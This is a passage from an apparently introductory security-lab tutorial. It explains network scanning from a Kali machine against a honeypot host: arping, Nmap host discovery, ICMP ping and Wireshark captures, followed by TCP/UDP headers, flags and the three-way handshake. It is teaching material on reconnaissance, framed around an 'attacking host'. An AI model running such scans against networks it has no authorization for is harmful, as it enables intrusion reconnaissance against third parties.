


Here we can see the list of all the simulated services on the machine. This list will allow us to test the various network scanning techniques.

WIRESHARK

Before starting, I suggest you install a network "**sniffer** ", which is a tool that allows you to collect and analyze all network traffic. The best among the sniffers is undoubtedly **Wireshark** (https://www.wireshark.org/).

While we will launch the various network scans, you can still leave Wireshark running, so as to observe what happens at the level of network traffic.



ARPING AND LEVEL 2 NETWORK SCAN

The first thing we should mention is that the network can be scanned both at the data link layer and at the network layer of the ISO/OSI model.


We will start from the one at the data link layer. Let me start by introducing the first tool we will use: **ARPING** .

Scanning at the **data link layer (level 2)** makes sense only if carried out within a local area network (LAN). In local networks, we will mostly be dealing with MAC addresses and the ARP protocol.


Now let's connect to the Kali Linux machine and run a data link layer scan (called ARP scan) in the Windows machine where KFSensor is installed.

We need to enter this command: "**arping address IP -c 2** ". Where 2 is the number of packages we will send, but you can enter even type any other number you want.

If the machine is active and connected to the network, this is the screen you should see:



Remember to always keep Wireshark active, filter by ARP keyword, and analyze the network traffic. It would also be better to perform an analysis on both machines.



NMAP AND LEVEL 2 NETWORK SCAN

Nmap is the most widespread as well as the most reliable and versatile network scanning tool. It allows us to perform multiple types

of scans, from level 2 onwards.

Nmap also contains a whole series of additional features, such as vulnerability scanners and modules for enumerating a system.


In this section we will cover a level 2 scan using Nmap. But first I would like to show you the phases with which Nmap does its work.

1. **Name resolution.**
2. **NSE script pre-scan phase.**
3. **Host discovery. We are now at this stage.**
4. **Parallel reverse name resolution.**
5. **Port or Protocol scan.**
6. **Service version detection.**
7. **OS fingerprinting.**
8. **Traceroute.**
9. **NSE portrule and hostrule script scanning phase.**

For now, let's focus on the host discovery phase. We will have to instruct Nmap not to perform any types of port scan, and to merely check which hosts are active on the network.


This is a level 2 scan based on the ARP protocol and the MAC address.

"**-sn** " is the option you should use to instruct Nmap. That is why we should launch this command:



192.168.1.100-150 is the range of IP addresses we want to test. We could be dealing with a single address or a subnet.

We can always keep the situation under control with **Nmap** and check what happens:



	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
2	0.795513	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
3	1.793983	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
4	4.009212	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
5	4.789275	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
6	5.787572	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
9	52.448572	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
10	53.289812	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
11	54.288078	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
12	55.125009	Vmware_7a:2e:e3	Vmware_fc:2d:0e	ARP	60	Who has 192.168.1.254? Tell 192.168.1.128
13	55.125011	Vmware_fc:2d:0e	Vmware_7a:2e:e3	ARP	60	192.168.1.254 is at 00:50:56:fc:2d:0e
14	56.487771	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
15	57.283586	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
16	58.282075	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
17	60.497010	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
18	61.292783	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
19	62.291330	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
20	105.284936	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
21	106.283052	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
22	107.298357	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
23	109.325404	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
24	110.292529	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
25	111.290878	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129
26	113.334509	Vmware_61:e4:d5	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.129

As I have already pointed out, this type of level 2 scan only makes sense in local contexts where you communicate with MAC addresses.

Outside the LAN, we only use IP addresses and therefore the network scan is set at a higher level, i.e. the network layer "layer 3 scan".

USEFUL FINDINGS FOR LEVEL 3 NETWORK SCANS

- It would be better to use the IP address and not the hostname so as not to have to perform a DNS query and possibly alter the results obtained. We obviously need to set some limits.
- When dealing with a Web server that hosts multiple websites, it makes sense to use the hostname and DNS resolution.

- With large networks, it might take longer to complete a scan. For this reason, it is advisable to use a small network sample or dwell only on a small range of doors.


PING SCAN WITH NMAP

We will now move to the simplest type of level 3 scan. For doing so, we will use a particular protocol called ICMP (Internet Control Message Protocol), which implies that we are not using either the TCP or UDP protocol.


The **ICMP** performs various control functions, including the verification of reachability of a certain host within a network.

To do this, we use the PING command specifying with the "-c" option the number of ICMP packets we want to send to the target machine or network.

Below we can see that the target machine has responded to our command and is therefore active in the network.



Don't forget to check the network traffic with Wireshark. You should also use the "icmp" filter.



Wireshark clearly shows us that we are using the ICMP protocol and that packet exchange is happening as follows:

- **Echo request.** The attacking host sent the ICMP packet to the target machine.
- **Echo reply** . The target machine sent the response packet to the attacking machine.

TCP AND UDP PROTOCOL

We have so far mentioned **layer 2 (ARP discovery)** and layer 3 scan of the ISO/OSI model. We will now examine the layer 4 one at the transport layer.

The transport layer is mainly composed of 2 protocols: **TCP and UDP** .

The main difference between these two protocols is that TCP is a connection-oriented protocol, while UDP has no connection.


Basically, when we need to use TCP, we have to do it by creating a connection between the two parts.

They both should want and be able to communicate with each other, otherwise there will be no exchange of information.

From this, we can easily deduce that TCP is a reliable protocol that, besides rare and manageable exceptions, offers us the receipt of the information sent.

On the contrary, with UDP we have no certainty. On the other hand, UDP is a very fast protocol, while TCP is less efficient due to all the additional checks it has to perform.

Let's look at which fields make up a TCP and a UDP packet.



TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

UDP Datagram Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Length		Header and Data Checksum	

TCP CONTROL FLAGS

As seen in the previous section, the TCP protocol performs a connection check.

To do this, it uses a series of additional information within the network packet, and we are interested in the so-called "**TCP flags** ". There are six of them:

- **SYN.**
- **ACK.**
- **RST.**
- **FIN.**
- **PSH.**
- **URG.**

SYN and ACK are the most important TPC flags, because they take part in the "**Three-way handshake** ". This procedure allows the TCP protocol to establish a communication.

The presence of the **RST flag** shows that we need to reset the connection. This may be due to connection errors and the FIN flag indicates there are no other data that the sender should receive.

THE THREE-WAY HANDSHAKE

This connection creation process is based exclusively on the SYN and ACK flags.

Let's suppose we have two machines:


- PC A that wants to establish the connection.
- PC B that is waiting for the connection to be established.

The exchange takes place as follows:

- PC A sets the SYN flag of the packet and sends it to PC B.
- Once PC B receives it, it sets the SYN and ACK flags of the packet that will be sent to PC A.
- When PC A receives the SYN-ACK, it sends a packet with the ACK flag to PC B.
- If everything went well, the connection should have been established correctly.


The three-way handshake is an exchange of packets between two entities that use **TCP flags (SYN and ACK)** to organize their communication.

We can find all the information we need on Wireshark, as you can see from the screenshot here below:



The packet number 25 has the SYN flag active, the 26 one is a copy with SYN and ACK, the 27 one with ACK starts the communication.


Here is a screenshot of the first packet, where the SYN flag is set to 1. This means that it is active:




CREATION OF CUSTOMIZED NETWORK PACKAGES

There are several software options that allow the creation and modification of packets that travel within a network (**packet crafting**).

